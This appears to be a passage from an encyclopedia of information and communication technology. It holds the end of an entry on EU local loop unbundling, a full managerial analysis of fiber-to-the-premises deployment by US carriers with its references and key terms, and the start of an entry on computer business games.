Chochliouros, I. P., Chochliouros, S. P., Spiliopoulou, A. S., & Doukoglou, T. D. (2007, January). European regulatory challenges for developing digital content services in modern electronic communications platforms. In S. Park (Ed.), *Strategies and policies in digital convergence* (pp. 153–173). Hershey, PA: Information Science Reference.

Chochliouros, I. P., & Spiliopoulou, A. S. (2002) Local loop unbundling policy measures as an initiative factor for the competitive development of the European electronic communications markets. *The Journal of the Communications Network (TCN)*, *1*(2), 85–91.

Chochliouros, I. P., & Spiliopoulou, A. S. (2003). Innovative horizons for Europe: The new European telecom framework for the development of modern electronic networks & services. *The Journal of the Communications Network (TCN)*, *2*(4), 53–62.

Chochliouros, I. P., & Spiliopoulou, A. S. (2005). Broadband access in the European Union: An enabler for technical progress, business renewal and social development. *The International Journal of Infonomics (IJI)*, *1*, 5–21.

Commission of the European Communities (2000a). *Recommendation 2000/417/EC on unbundled access to the local loop: Enabling the competitive provision of a full range of electronic communication services including broadband multimedia and high-speed Internet* [Official Journal (OJ) L156, 29.06.2000, pp. 44–50]. Brussels, Belgium: Author.

Commission of the European Communities (2000b). *Communication on unbundled access to the local loop: Enabling the competitive provision of a full range of electronic communication services, including broadband multimedia and high-speed Internet* [COM(2000) 394 final, 26.07.2000; Official Journal (OJ) C272, 23.09.2000, pp. 55–66]. Brussels, Belgium: Author.

Commission of the European Communities (2001). *Communication on the seventh report on the implementation of the telecommunications regulatory package* [COM(2001) 706 final, 26.11.2001]. Brussels, Belgium: Author.

Commission of the European Communities (2003a). *Commission recommendation 2003/311/EC of 11 February 2003 on relevant product and service markets within the electronic communications sector susceptible to ex ante regulation in accordance with the Framework Directive* [Official Journal (OJ) L 114, 08.05.2003, pp. 45–49]. Brussels, Belgium: Author.

Commission of the European Communities (2003b). *Communication on the 9th report on the implementation of the telecommunications regulatory package* [COM(2003) 715 final, 19.11.2003]. Brussels, Belgium: Author.

Commission of the European Communities (2004a). *Communication on connecting Europe at high speed: Recent developments in the sector of electronic communications* [COM(2004) 61 final, 03.02.2004]. Brussels, Belgium: Author.

Commission of the European Communities (2004b). *Communication on European electronic communications regulation and markets* [COM(2004) 759 final, 02.12.2004]. Brussels, Belgium: Author.

Commission of the European Communities (2005). *Commission staff working paper on communication from the Commission "i2010: A European Information Society for growth and employment: Extended impact assessment"* [SEC(2005) 717/2, 01.06.2005]. Brussels, Belgium: Author.

Commission of the European Communities (2006a). *Commission staff working document: Annex to the European electronic communications regulation and market 2005* (11th report) [SEC(2006) 193 final, vol.1, 20.02.2006]. Brussels, Belgium: Author.

Commission of the European Communities (2006b). *Communication to the Council, the European Parliament, the European Economic and Social Committee and the Committee of the Regions, on bridging the broadband gap* [COM(2006) 129 final, 20.03.2006]. Brussels, Belgium: Author.

Commission of the European Communities (2006c). *Commission staff working paper on communication on the review of the EU regulatory framework for electronic communications networks and services* [SEC(2006) 816, 28.06.2006]. Brussels, Belgium: Author.

Commission of the European Communities (2007). *Commission on European electronic communications regulation and markets 2006* (12th report) [COM(2007) 155, 29.03.2007; SEC(2007) 403, vol. 1–2]. Brussels, Belgium: Author.

European Commission (1999). *Communication on the 1999 communications review: Towards a new framework for electronic communications* [COM(1999) 539 final, 10.11.1999]. Brussels, Belgium: Author.

Europe Economics (2004, May). *Pricing methodologies for unbundled access to the local loop: Final report* (Contract No. Comp/C1/2003/16). London: Author. Retrieved May 15, 2007, from http://ec.europa.eu/comm/competition/liberalization/pricing_open_loop.pdf

European Parliament and Council of the European Union (1997). *Directive 97/33/EC on interconnection in telecommunications with regard to ensuring universal service and interoperability through application of the principles of open network provision (ONP)* [Official Journal (OJ) L199, 26.07.1997, pp. 32–52]. Brussels, Belgium: Author.

European Parliament and Council of the European Union (2000). *Regulation (EC) 2887/2000 on unbundled access to the local loop* [Official Journal (OJ) L336, 30.12.2000, pp. 4–8]. Brussels, Belgium: Author.

European Parliament and Council of the European Union (2002a). *Directive 2002/19/EC on access to, and interconnection of, electronic communications networks and associated facilities* ("*Access Directive*")

[Official Journal (OJ) L108, 24.04.2002, pp.7–20]. Brussels, Belgium: Author.

European Parliament and Council of the European Union (2002b). *Directive 2002/21/EC on a common regulatory framework for electronic communications networks and services (*"*Framework Directive*") [Official Journal (OJ) L108, 24.04.2002, pp.33–50]. Brussels, Belgium: Author.

European Regulators Group (ERG) (2005). *Bitstream access*. *ERG (03) 33rev2 (ERG Common Position).* Brussels, Belgium: Author. Retrieved May 15, 2006, from http://erg.ec.europa.eu/documents/index_en.htm#annualreports

European Telecommunications Platform (ETP) (2001). *ETP recommendations on high-speed bitstream services in the local loop*. Brussels, Belgium: Author.

European Telecommunications Standards Institute (ETSI) (2005). *ETSI TS 101 270-2 V1.4.1 (2005–10): Transmission and multiplexing (TM); Access transmission systems on metallic access cables; Very high speed digital subscriber line (VDSL); Part 1: Functional requirements*. Sophia-Antipolis, France: Author.

Eutelis Consult GmbH (1998). *Recommended practices for collocation and other facilities sharing for telecommunications infrastructure*. *Study for DG XIII of the European Commission, Final Report*. Brussels, Belgium: Directorate General (DG) XIII of the European Commission.

Federal Communications Commission (FCC) (2001). *In the matter of review of the section 251 Unbundling Obligations of Incumbent Local Exchange Carriers* (CC Docket No.01-338). Washington, DC: Author.

Frantz, J. P. (2002). The failed path of broadband unbundling. *The Journal of the Communications Network (TCN)*, *1*(2), 92–97.

Gregg, B. J. (2006). *A survey of unbundled network element prices in the United States.* Consumer Advocate Division, Public Service Commission of West Virginia.

Hausman, J. A., & Sidak, J. G. (1999). A consumer-welfare approach to mandatory unbundling of telecommunications networks. *Yale Law Journal, 109*(3), 417–505.

Höckels, A. (2001). Alternative forms of unbundled access to the local loop: Lessons from Europe and the United States. *Communications & Strategies, 42,* 67–87. Retrieved May 15, 2008, from http://www.idate.fr/fic/revue_telech/475/C&S42_H%D6CKELS.pdf

International Telecommunication Union (ITU) (1999). ITU-T Recommendation G.992.2 (07–99): Splitterless asymmetric digital subscriber line (ADSL) transceivers. Geneva, Switzerland: Author.

International Telecommunication Union (ITU) (2005a). ITU-T recommendation G.992.3: Asymmetric digital subscriber line (ADSL) transceivers 2 (ADSL2). Geneva, Switzerland: Author.

International Telecommunication Union (ITU) (2005b). ITU-T recommendation G.992.5 (01–05): Asymmetric digital subscriber line (ADSL) transceivers: Extended bandwidth ADSL2 (ADSL2 plus). Geneva, Switzerland: Author.

International Telecommunication Union (ITU) (2006). *ITU-T* recommendation *G.993.2 (02–06): Very high speed DSL transceivers 2 (VDSL2)*. Geneva, Switzerland: Author.

Li, F., & Whalley, J. (2002). Deconstruction of the telecommunications industry: From value chains to value networks. *Telecommunications Policy*, *26*(9–10), 451–472.

London Economics (in association with PricewaterhouseCoopers) (2006). *An assessment of the regulatory framework for electronic communications: Growth and investment in the EU e-communications sector*. Brussels, Belgium: DG Information Society and Media of the European Commission.

Mercer Management Consulting & NERA Economic Consulting (2006). *Deregulation in European broadband markets: Potential for an economically oriented regulatory practice*. Frankfurt, Germany: Author.

Ödling, P., Mayr, B., & Palm, S. (2000, May). The technical impact of the unbundling process and regulatory action. *IEEE Communications Magazine*, *38*(5), 74–80.

Office of Communications (OFCOM) (2003). *Local loop unbundling fact sheet.* London: Author. Retrieved May 15, 2008, from http://www.ofcom.org.uk/static/archive/Oftel/publications/local_loop/llufacts/2003/llufacts0103.htm

Office of Communications (OFCOM) (2004). *Review of the wholesale local access markets*. London: Author. Retrieved May 15, 2008, from http://www.ofcom.org.uk/consult/condocs/rwlam/rwlam/

Openreach (a BT Group Business) (2007). *A guide to local loop unbundling*. London: Openreach. Retrieved May 15, 2008, from http://www.openreach.co.uk/orpg/products/llu/signup/downloads/LLU_Update2_2.pdf

Organization for Economic Coordination and Development (OECD) (2003a). *Working party on telecommunications and information services policies; Developments in local loop unbundling, DSTI/ICCP/TISP(2002)5/FINAL, JT00148819*. Paris: Author. Retrieved May 15, 2008, from http://www.oecd.org/dataoecd/25/24/6869228.pdf

Organization for Economic Coordination and Development (OECD) (2003b). *Seizing the benefits of ICT in a digital economy*. Paris: Author. Retrieved May 15, 2008, from http://www.oecd.org/dataoecd/43/42/2507572.pdf

OVUM Ltd. (2003). *Barriers to competition in the supply of electronic communications networks and services: A final report to the European Commission.* Brussels, Belgium: European Commission. Retrieved May 15, 2008, from http://ec.europa.eu/information_society/policy/ecomm/info_centre/documentation/studies_ext_consult/index_en.htm#2003

Philpot, M. (2006). *Next-generation network (NGN) drivers and strategies*. London: Ovum Ltd.

Squire, Sanders & Dempsey, L.L.P. (2002). *Legal study on Part II of Local Loop Unbundling Sectoral Inquiry, Contract No. Comp. IV/37.640*. Brussels, Belgium: European Commission. Retrieved May 15, 2008, from http://europa.eu.int/comm/competition/antitrust/others/sector_inquiries/local_loop/

Starr, T., Sorbara, M., Cioffi, J., & Silverman, P. (2003). DSL advances. Upper Saddle River, NJ: Prentice Hall.

KEY TERMS

Asymmetric DSL (ADSL): A DSL technology that allows the use of a copper line to send a large quantity of data from the network to the end user (downstream data rates up to 8 Mbit/s) and a small quantity of data from the end-user to the network (upstream data rates up to 1 Mbit/s). It can be used for fast Internet applications and video-on-demand.

Bandwidth: The physical characteristic of a telecommunications system indicating the speed at which information can be transferred. In analogue systems, it is measured in cycles per second (Hertz) and in digital systems it is measured in binary bits per second (bit/s).

Broadband: A service or connection allowing a considerable amount of information to be conveyed, such as video. Generally defined as a bandwidth > 2Mbit/s.

Copper Access Network: The part of the access network formed from pairs of copper wires bundled together into cables which are then laid in ducts, carried overhead on poles, or directly buried into the ground.

Copper Line: The main transmission medium used in telephony networks to connect a telephone or other apparatus to the local exchange. Copper lines have relatively narrow bandwidth and limited ability to carry broadband services, unless combined with an enabling technology such as ADSL.

DSL (Digital Subscriber Loop): The global term for a family of technologies that transforms the copper local loop into a broadband line capable of delivering multiple video channels into the home. There are a variety of DSL technologies known as xDSL; each type has a unique set of characteristics in terms of performance (maximum broadband capacity), distance over maximum performance (measured from the switch), frequency of transmission, and cost.

Local Loop: The access network connection between the customers' premises and the local Public Switched Telephony Network (PSTN) exchange, usually a loop comprised by two copper wires. In fact, it is the physical twisted metallic pair circuit connecting the network termination point at the subscriber's premises to the main distribution frame or equivalent facility in the fixed public telephone network.

Main Distribution Frame (MDF): The apparatus in the local concentrator (exchange) building where the copper cables terminate and cross-connection to other apparatus can be made by flexible jumpers.

Public Switched Telephony Network (PSTN): The complete network of interconnections between telephone subscribers.

Very High-speed DSL (VDSL): An asymmetric DSL technology that provides downstream data rates within the range 13 to 52 Mbit/s and upstream data rates within the range 1.5 to 2.3 Mbit/s. VDSL can be used for high-capacity leased-lines as well as for broadband services.

A Managerial Analysis of Fiber Optic Communications

Mahesh S. Raisinghani
TWU School of Management, USA

Hassan Ghanem
University of Dallas, USA

INTRODUCTION

A form of fiber-optic communication delivery in which an optical fiber is run directly onto the customers' premises is called Fiber to the Premises (FTTP). This contrasts with other fiber-optic communication delivery strategies such as Fiber to the Node (FTTN), Fiber to the Curb (FTTC), or Hybrid Fiber-Coaxial (HFC), all of which depend upon more traditional methods such as copper wires or coaxial cable for "last mile" delivery (Fiber to the Premises, 2007).

While high-speed fiber-optic cables are more often used to provide the primary links, the "last mile" to each home still plays an important role in the quality of service and bringing high-speed broadband to an area that is largely dependent on this last-mile connection.

FTTP involves laying optical fiber from a central location (switch) to a termination point (the home or business), and could potentially deliver broadband at speeds of up to 100Mbps. The actual speed is determined by the size of the Passive Optical Network (PON). The technology is capable of transmitting data at speeds of up to 2.5Gbps; this amount is divided by the number of termination points on the PON to determine the actual bandwidth to each end point.

Replacing copper infrastructures with fiber to every home in an area is an expensive proposition, but the rewards could be great for telecom providers. An FTTP infrastructure would enable those providers to not only provide high-speed broadband; they could also expand into other areas such as cable programming. The Baby Bells have another incentive to roll out FTTP as well; the FCC requires them to share their copper wires with their competitors, but that requirement would not apply to new FTTP infrastructures. This ruling gives providers a major incentive to roll out FTTP, despite the large initial investment that is required.

Copper, the predominant connection to the home used today, has inherent limitations both in terms of length from home to switch, and amount of bandwidth that is provided. FTTP also has a great advantage over Digital Subscriber Line (DSL), which provides broadband over existing copper, because DSL infrastructures must have more central relay points due to distance limitations. DSL is limited to only a few thousand feet between the switch and the home; FTTP allows for up to 49.6 miles (80 kilometers) between the home and the central switch.

Cable broadband already has a head start, but FTTP offers some advantages, in that cable has a limited upstream bandwidth. FTTP, while still very new, holds great promise. It will enable providers to easily provide customers with a single bundle of services that comprise voice, data, and video. Ultimately, FTTP will deliver higher bandwidth to the home, and a wider range of services at an affordable price. While some FTTP projects focus on replacing existing copper cable, new "greenfield" areas such as new housing developments are likely to see FTTP from the very beginning (WiseGeek, 2007).

Fiber to the premises can be further categorized according to where the optical fiber ends:

- FTTH (Fiber to the Home) is a form of fiber-optic communication delivery in which the optical signal reaches the end user's living or office space; or
- An optical signal is distributed from the central office over an optical distribution network (ODN). At the endpoints of this network, devices called optical network terminals (ONTs) convert the optical signal into an electrical signal. For FTTP architectures, these ONTs are located on private property. The signal usually travels electrically between the ONT and the end-users' devices (Fiber to the Premises, 2007).

The Regional Bell Operating Carriers (RBOCs), AT&T/BellSouth and Verizon, that serve 123,000,000 of the 180,000,000 access lines (68%) in the U.S., to greater or lesser extents, are now in the process of rolling out FTTP (FTTP Equipment & Fiber Cable Requirements, 2007).

RBC Capital Markets has reported good numbers on the interrelated issues of FTTH and IPTV growth, according to this report. RBC says that there are 6 million fiber homes worldwide, an increase of 140 percent compared to 2005. The majority are in Japan. Other deployments, RBC says, are earlier in development. China Telecom and China Netcom are doing trials. Hong Kong Broadband has passed almost one-third of the homes that it serves with fiber. Municipalities are active, while telecommunication companies (telcos) in Scandinavia, the Netherlands, and Ireland — via Magnet Networks — are FTTH players. In the U.S., RBC reports, Verizon has embarked on a FTTH deployment, while AT&T is mixing fiber-to-the-node (FTTN) for overbuilds and fiber to the premises (FTTP) for new builds. BellSouth is creating a fiber-to-the-curb (FTTC) infrastructure (IT Business Edge, 2006).

Subscribers had never thought of cable operators as providers of voice services, or telephone companies as providers of television and entertainment services. However, the strategies of multiple system operators (MSOs) and telecommunication companies (telcos) are changing, and they are expanding their services into each other's territory. The competition between the MSOs and the telcos is just brewing up.

Many factors influence communications carriers' future and strategies. Among these factors are Internet growth, new Internet Protocol (IP) services such as Voice over IP (VoIP), regulatory factors, and strong competition between the carriers. In the past, RBOC's have centered their competition among each other and ignored the threat of the cable MSOs. The cable modem service has a bigger market share than the digital subscriber line (DSL) service, and as the concept of the VoIP technology is being refined and validated, the cable companies will become major players in providing this service at a cheaper price than the regular telephone service and will compete with the RBOCs. Incumbent carriers are seeking ways to encounter the cable MSOs' threat.

BACKGROUND

RBOCs are concerned about the VoIP technology, since this concept will pose a serious threat to their voice market. Vonage, a leader in VoIP over Broadband (VoB), has about 50,000 subscribers, compared to 187.5 million access lines that the RBOCs have. Cable operators can move into the telcos' territory and offer VoB as they did with Internet access. The cable companies could do this by offering this service through a partnership or by building their own services.

The VoB service is offered to broadband subscribers whether they are cable modem or DSL users. VoB providers do not have their own networks; they simply use the cable MSOs' or the telcos' broadband networks to carry their services. The appeal of the VoB services is the result of its cheaper packages. VoB companies such as Vonage and Packet8 are targeting cable MSOs as partners. For cable companies, this would create a bundle that includes cable modem services and VoB, which will provide a great appeal to the subscriber. Cable MSOs already are in the lead in providing broadband services to subscribers; by adding VoIP via broadband, they will be able to offer telephony at lower prices and have another advantage over the telcos.

Major cable operators have announced their interest in VoIP technology. Time Warner Cable has formed an alliance with MCI and Sprint, and the group has announced that by the end of 2004, it will offer VoIP to 18 million subscribers. Comcast is another cable operator already in the process of testing VoIP in many states, and will offer this service in the nation's largest 100 cities (Perrin, Stofega, & Valovic, 2003b). The MSOs have continued to upgrade their networks to have a bigger share of Internet access and to enter the lucrative voice market. On the other hand, the telcos have continued to develop their networks around DSL and voice service, ignoring television and video services (Jopling & Winogradoff, 2002).

FIBER TO THE PREMISES (FTTP)

To deal with the threat of VoB providers, telcos have to upgrade their networks to compete with the cable MSOs. FTTP is a potential alternative to DSL. It is a great initiative to meet the growing demand of consumers and business to a faster Internet connection and reliable medium for other multimedia services. Since signals will travel through fiber-optic networks at the speed of light, FTTP delivers 100 megabits per second (Mbps), as opposed to 1.5 Mbps for DSL. Thus, FTTP delivers a higher bandwidth at a lower cost per megabyte than alternative solutions. This substantially-increased speed will enable service providers to deliver data, voice, and video ("triple play") to residential and business customers. As a result of this increase in speed, a new breed of applications will emerge and open horizons for the RBOCs to venture into a new territory. The deployment of FTTP will help eliminate the bandwidth limitations of DSL. DSL will still be a key player for the near future, but in the long run, DSL customers will be migrated to the new fiber network. FTTP will pave the way for the RBOCs to compete head-to-head with cable providers. Comcast Corporation, based in Philadelphia, is the largest cable provider based in the United States. It is upgrading some of its customers' Internet services to 3 megabits per second, which is significantly more than what phone companies can offer through their DSL network. FTTP will stimulate competition in the communication industry and entertainment providers, and will provide RBOCs a medium with which to compete against cable companies.

FTTP COMMON SPECIFICATIONS AND EQUIPMENT

In May of 2003, BellSouth, SBC, and Verizon agreed on common specifications for FTTP. This agreement has paved the way for suppliers to build one type of equipment based on the specifications provided by the three companies. By mid-September, the three companies had short-listed the suppliers, and the equipment was brought to labs to be tested by the three companies, where they would select finalists based on the test results and proposals. The technology being evaluated was based on the G.983 standard for passive optical network (PON) (Hackler, Mazur, & Pultz, 2003). This standard was chosen based on its flexibility to support Asynchronous Transfer Mode (ATM) and its capacity to be upgraded in the future to support either ATM or Ethernet framing. As the cost of electronic equipment has fallen dramatically in recent years, it is more feasible now to roll out FTTP than it was a few years ago. Many equipment manufacturers, such as Alcatel, Lucent, Nortel and Marconi, are trying to gain contracts from the big three RBOCs to manufacture and provide FTTP components. The bidding war for these contracts will be very competitive, and providers have to choose equipment suppliers based on the price and specifications of the equipment.

REGULATORY ENVIRONMENT AND THE FCC ORDER

The regulatory environment will also be a major factor in the progress of the FTTP rollout. At the time of this writing, it was still unclear how the Federal Communications Commission (FCC) will handle this issue. Service providers are optimistic that the FCC decisions will favor them. RBOCs are hoping that the FCC will provide a clear ruling regarding national broadband networks.

WHY INVEST IN FTTP AND NOT UPGRADE COPPER?

Several existing technologies can accommodate the triple-play services. For example, Asynchronous DSL (ADSL) is a broadband technology that can reach 8-10 Mbps, and ADSL2 has an even higher range of 20 Mbps. The ADSL technology can be deployed with a fast pace by using existing copper wiring. The disadvantage of the copper-based networks and DSL technology is that they have a regulatory constraint to be shared with competitors, which makes it less attractive to invest in this medium. Another disadvantage is that signals do not travel a long distance. They need expensive electronic equipment to propel the signal through. This expensive equipment will result in high maintenance and replacement costs. Another weakness of DSL technology is that the connection is faster for receiving data than it is for sending data over the Internet.

Fiber to the Premises

Another broadband technology to be considered is cable technology. It has bandwidth capacity in the range of 500 Kbps to 10 Mbps. It can deliver data, voice, and video, and is 10 times faster than the telephone line. But cable technology has its weaknesses, too. It is less reliable than DSL and has a limited upstream bandwidth, which is a significant problem in peer-to-peer applications and local Web servers. Another weakness is that the number of users inversely impacts performance and speed of the network (Metallo, 2003).

On the other hand, fiber will deliver a higher bandwidth than DSL and cable technologies, and maintenance costs will be lower in comparison with copper-based networks. As mentioned earlier, FTTP will use PON, which will minimize the electronic equipment needed to propel the signals. Once the network is in place, the cost of operations and maintenance will be reduced by 25%, compared with copper-based networks.

One company that already had a head start with FTTP technology is Verizon. It will invest $2 billion over the next two years to roll out the new fiber network and replace traditional switches with softswitches (software switches). These softswitches will increase the efficiency of the network and eliminate wasted bandwidth. The traditional circuit switch architecture establishes a dedicated connection for each call, resulting in one channel of bandwidth to be dedicated to the call as long as the connection is established. The new architecture will break the voice into packets that will travel by the shortest way over the new network; as soon as the packet reaches its destination, the connection is broken and no bandwidth is wasted.

At the design level, softswitches and hard switches differ drastically. Features can be added or modified easily in the softswitch, while they have to be built into the hard switch. Also, FTTP will be the means to deliver the next generation of products and services at a faster speed and with more data capacity (i.e., send up to 622 Mbps and receive 155 Mbps of data, compared to 1.5 Mbps that DSL or cable modems are capable of (Perrin, Harris, Winther, Posey, Munroe, & Stofega, 2003a)). This will create an opportunity to develop and sell new products and services that can only be feasible over this kind of technology, which will result in generating a new revenue stream.

CHALLENGES AND ISSUES WITH FTTP

Fiber will be the access medium for the next 100 years or so. But in the meantime, the migration from copper to fiber must not be viewed as a short-term initiative. It will take 5 to 10 years to become a reality. FTTP technology deployment is very different from DSL deployment. While DSL deployment was an add-on technology, where the network and operations systems impact was relatively minor, FTTP deployment will undertake a new infrastructure and will require major changes in support systems.

Another issue that will be facing RBOCs is DSL technology. RBOCs will be burdened to support DSL technology as well as FTTP technology. By supporting DSL after the complete deployment of FTTP, incumbents will endure extra costs that can be avoided by switching their customers to the FTTP network and abandoning the DSL network.

The FCC Triennial Review Order will put the new technology in jeopardy in case of a negative clarification or ruling. The Telecommunications Act of 1996 requires incumbents to lease their networks to competitors at rates below cost. If copper networks are retired, incumbents are required to keep providing competitors with a voice-grade channel. Another challenge will stem from providing video to customers. Cable companies are well established in this domain and have the advantage over RBOCs. In the 1980's and 1990's, RBOCs attempted to expand into entertainment services and failed miserably. But their new strategies to enter entertainment services have to be well planned, and the companies have to learn from their previous failures.

FTTP DEPLOYMENT

Networks are laid down via aerial and carried via poles or via cables under the ground. Using this infrastructure will enable FTTP to be deployed at a relatively low cost. The fiber will be installed at close proximity to the customer and will be extended to new build areas when needed. When the customer requests the service, rewiring will be added from the Optical Network Terminals (ONT) to the customer's premises. This will keep a close correlation factor between deployment costs and return on capital. This will tie some of the FTTP expenditure to customer demand. Deployment can be started in areas where the highest revenue is generated, and move to other areas where the infrastructure is the oldest.

FUTURE OUTLOOK

With respect to the business case for FTTH (Fiber-to-the-Home) rollout, the one metric that will largely determine their levels of enthusiasm is cost per subscriber.

Three years ago, the average cost per FTTH subscriber in urban areas in the United States was over $2,000, but it is now down to sub-$1,000 levels. The fall in cost per FTTH subscriber can partially be explained by vendor consolidation, which leads to cheaper components. However, it is "smarter" civil works and better-thought-out network engineering — say the suppliers — which can make the FTTH business case much more attractive (Malik, 2007; McClelland, 2007).

The FTTP equipment market has not yet matured to the point where a community of vendors offers interoperable technology, fostering the cost benefits and innovation that accompany competition. In the future, even vendors of Ethernet-based gear — such as Wave7 Optics and Worldwide Packets, which already are making headway with municipalities and independent telcos — are banking that RBOCs currently using Asynchronous Transfer Mode (ATM)-based technology will eventually open their minds to Ethernet-based FTTP (Gubbins, 2005).

FTTP is promising to deliver the next-generation network with an advanced bandwidth. It will also be capable of delivering various services that may be available in the next few years. In 2003, Microsoft showed a beta demonstration of a live online gaming application with simultaneous voice, video, and data services over FTTP. A new breed of gaming applications will be feasible with FTTP. Applications such as peer-to peer, where music files, video files, and large data files are exchanged, would become more attractive with FTTP. Another application that will become viable is video on demand (VOD), where customers can order any movie of their choice at any time. Beardsley, Doman, and Edin (2003) reports that broadband offers a new distribution path for video-based entertainment; a medium for new interactive-entertainment services (such as interactive TV) that need a lot of bandwidth; and a way to integrate several media over a single connection. For example, FastWeb, based in Milan, Italy, can now supply 100,000 paying households in Italy with true VOD, high-speed data, and digital voice, all delivered over a single optical-fiber connection. As mature markets reach scale with large online audiences, broadband may start to realize some of its underlying–and long-hyped–potential for advertisers.

Peter F. Volanakis, president and chief operating officer at Corning, points out that this new cable design will led to reduced size and improved performance of bulky hardware cabinetry. Corning says it will make fiber competitive with traditional copper wire.

At the same event, Neophotonics, a San Jose, Calif.-based startup, is going to introduce a new line of pluggable GPON transceivers. These are optical devices that are used in the equipment that goes in the FTTP central office, and also in the Optical Networking Units (ONU) that go into a customer's home. In other words, these new transceivers will bring down the costs of the FTTH equivalent of cable or DSL modems a few notches (Malik, 2007).

The new advanced broadband will become a platform for many industries to deliver marketing, sales, and communications services. Broadband is already changing the way companies do business and could alter the way markets work. For instance, remote learning will improve greatly, and educational institutions will be in a better position to offer services in remote locations. Many other fields, such as health care, public sector, and retail and financial services, will also see the positive impact of broadband.

CONCLUSION

The incumbent carriers have to encounter cable operators' attacks on their telephony market by expanding their services and offering similar services that the cable companies offer and more. Triple play will give the telcos an advantage over cable operators, or at least an equal edge. They have to deploy broadband networks that can provide subscribers with entertainment/television services, to compensate the telcos' loss of revenues incurred from cable operators' deployment of VoIP. For telcos, expanding into the entertainment market has to be based on the strategy of meeting consumers' changing needs. Cable operators have already raged a battle against satellite companies, who are competing for the same customers. Another factor to be considered is the MSOs' slow adoption of digital technology. On the financial side, MSOs are weaker than telcos.

The RBOCs are faced with staggering sinking costs. The idea is to come up with new killer applications suited for the new network that will appeal to (potential) customers' tastes and are affordable, in order to lure subscribers. FTTP has to do more than the current systems in this regard. Enhancing what the current technology is capable of doing does not justify the cost and/or effort that have to be invested in FTTP. A newer breed of "killer applications" that would lure the subscriber has to be implemented and delivered, along with the service. They have to be flexible to tailor their bundle according to the customers' demands and needs.

REFERENCES

Beardsley, S., Doman, A., & Edin, P. (2003). Making sense of broadband. *McKinsey Quarterly*. Retrieved March 28, 2004, from www.mckinsey quarterly. com/article_ page.asp?ar=1296&L2=38&L3=98

Cherry, S. M. (2004). Fiber to the home. *Spectrum*. Retrieved February 8, 2004, from www.spectrum.ieee.org/WEBONLY/publicfeature/jan04/0104comm3.html

Federal Communications Commission. FCC to consider VoIP regulation. *Verizon*. Retrieved March 28, 2004, from http://eweb.verizon.com/news/vz/010104/story11.shtml

Fiber to the Premises (2007). *Wikipedia*. Retrieved November 28, 2007, from http://en.wikipedia.org/wiki/Fiber_to_the_premises

FTTP Equipment & Fiber Cable Requirements (2007, October). Retrieved November 29, 2007, from http://www.igigroup.com/st/pages/ fttp_equip07.html

Gubbins, E. (2005, February 28). FTTP: The technology. *Telephony Online*. Retrieved November 26, 2007, from http://telephonyonline.com/mag/telecom_technology/

Hackler, K., Mazur, J., & Pultz, J. (2003). Incumbent carriers link up to cut fiber cost. *Gartner*. Retrieved February 7, 2004, from www4.gartner.com/ Display Document?id=396501&ref=g_search#h1

IT Business Edge (2006, March 16). FTTH up worldwide: Japan leads the parade. *GigaOM*. Retrieved November 29, 2007, from http://www.itbusinessedge.com/item/?ci=15626

Jopling, E., & Winogradoff, A. (2002). Telecom companies, cable operators battle for consumers. *Gartner*. Retrieved March 28, 2004, from www3.gartner.com/resources/111900/111916/111916.pdf

Malik, O. (2007, October 1). Making FTTH cheaper. *GigaOM*. Retrieved November 29, 2007, from http://gigaom.com/2007/10/01/making-ftth-cheaper/

McClelland, S. (2007, May 31). The FTTH cost challenge. *Telecom Magazine*. Retrieved November 29, 2007, from http://www.telecommagazine.com/article.asp?HH_ID=AR_3222

Metallo, R. (2003). As fiber-to-the-premises enters the ring …. *Lucent*. Retrieved March 10, 2004, from www.lucent.com/livelink/ 0900940380059ffa_White_paper.pdf

Perrin, S., Harris, A., Winther, M., Posey, M., Munroe, C., & Stofega, W. (2003a, July). The RBOC FTTP initiative: Road map to the future or déjà vu all over again. Retrieved February 8, 2004, from www.idc.com/getdoc.jhtml?containerId=29734

Perrin, S., Stofega, W., & Valovic, T. S. (2003b, September). Voice over broadband: Does Vonage have the RBOCs' number? Retrieved February 23, 2004, from www. idc. com/getdoc. jsp? container Id=30020&page

White, J. (2003). Verizon Communications – taking fiber to the subscriber. *Optical Keyhole*. Retrieved February 25, 2004, from www.opticalkeyhole.com/keyhole/html/verizon.asp?bhcd2=1079731603

WiseGeek (2007). What is FTTP or fiber-to-the-premises? Retrieved November 29, 2007, from http://www.wisegeek.com/what-is-fttp-or-fiber-to-the-premises.htm

KEY TERMS

Asynchronous Digital Subscriber Line (ADSL): A digital switched technology that provides very high data transmission speeds over telephone system wires; the speed of the transmission is asynchronous, meaning that the transmission speeds for uploading and downloading data are different. For example, upstream transmissions may vary from 16 Kbps to 640 Kbps, and downstream rates may vary from 1.5Mbps to 9Mbps. Within a given implementation, the upstream and downstream speeds remain constant.

Asynchronous Transfer Mode (ATM): A high-speed transmission protocol in which data blocks are broken into cells that are transmitted individually and possibly via different routes in a manner similar to packet-switching technology

Bandwidth: The difference between the minimum and the maximum frequencies allowed; bandwidth is a measure of the amount of data that can be transmitted per unit of time, which means that the greater the bandwidth, the higher the possible data transmission rate.

Digital Subscriber Line (DSL): A switched telephone service that provides high data rates, typically more than 1 Mbps

Fiber-Optic Cable: A transmission medium that provides high data rates and low errors; glass or plastic fibers are woven together to form the core of the cable. The core is surrounded by a glass or plastic layer, called the cladding. The cladding is covered with plastic or other material for protection. The cable requires a light source, most commonly laser or light-emitting diodes.

Internet Protocol (IP): The network layer protocol used on the Internet and many private networks; different versions of IP include IPv4, IPv6 and IPng (*next generation*).

Multiple Service Operators (MSOs): Synonymous with cable provider; a cable company that operates more than one TV cable system

Regional Bell Operating Company (RBOC): One of the seven Bell operating companies formed during the divestiture of AT&T; an RBOC is responsible for local telephone services within a region of the United States.

Voice Over IP (VoIP): This is the practice of using an Internet connection to pass voice data using IP instead of the standard public switched telephone network. This can avoid long-distance telephone charges, as the only connection is through the Internet.

M

Managerial Computer Business Games

Luigi Proserpio
Bocconi University, Italy

Massimo Magni
Bocconi University, Italy

Bernardino Provera
Bocconi University, Italy

INTRODUCTION

Interview with Anthony Davidson, SuperAguri F1 GP Driver (autosport.com, March 2, 2007):

Q: *Can you actually learn anything from the [F1 videogame] though?*

AD: *Absolutely. When I did the 2004 season, I really relied on having video data from the team and using the PlayStation games as well to learn the circuits. We always deal in corner numbers, we don't use the proper corner names, so we have a little map in the car with the numbers.*

For you to visualize it beforehand is a help, because when they talk about a bump in turn three then you know what they are talking about before you have even walked the circuit or seen any onboard footage. You know roughly what the track looks like and when you get out there you smile because it is exactly what you were doing in your living room. And now the graphics have stepped up another level it is so much more realistic.

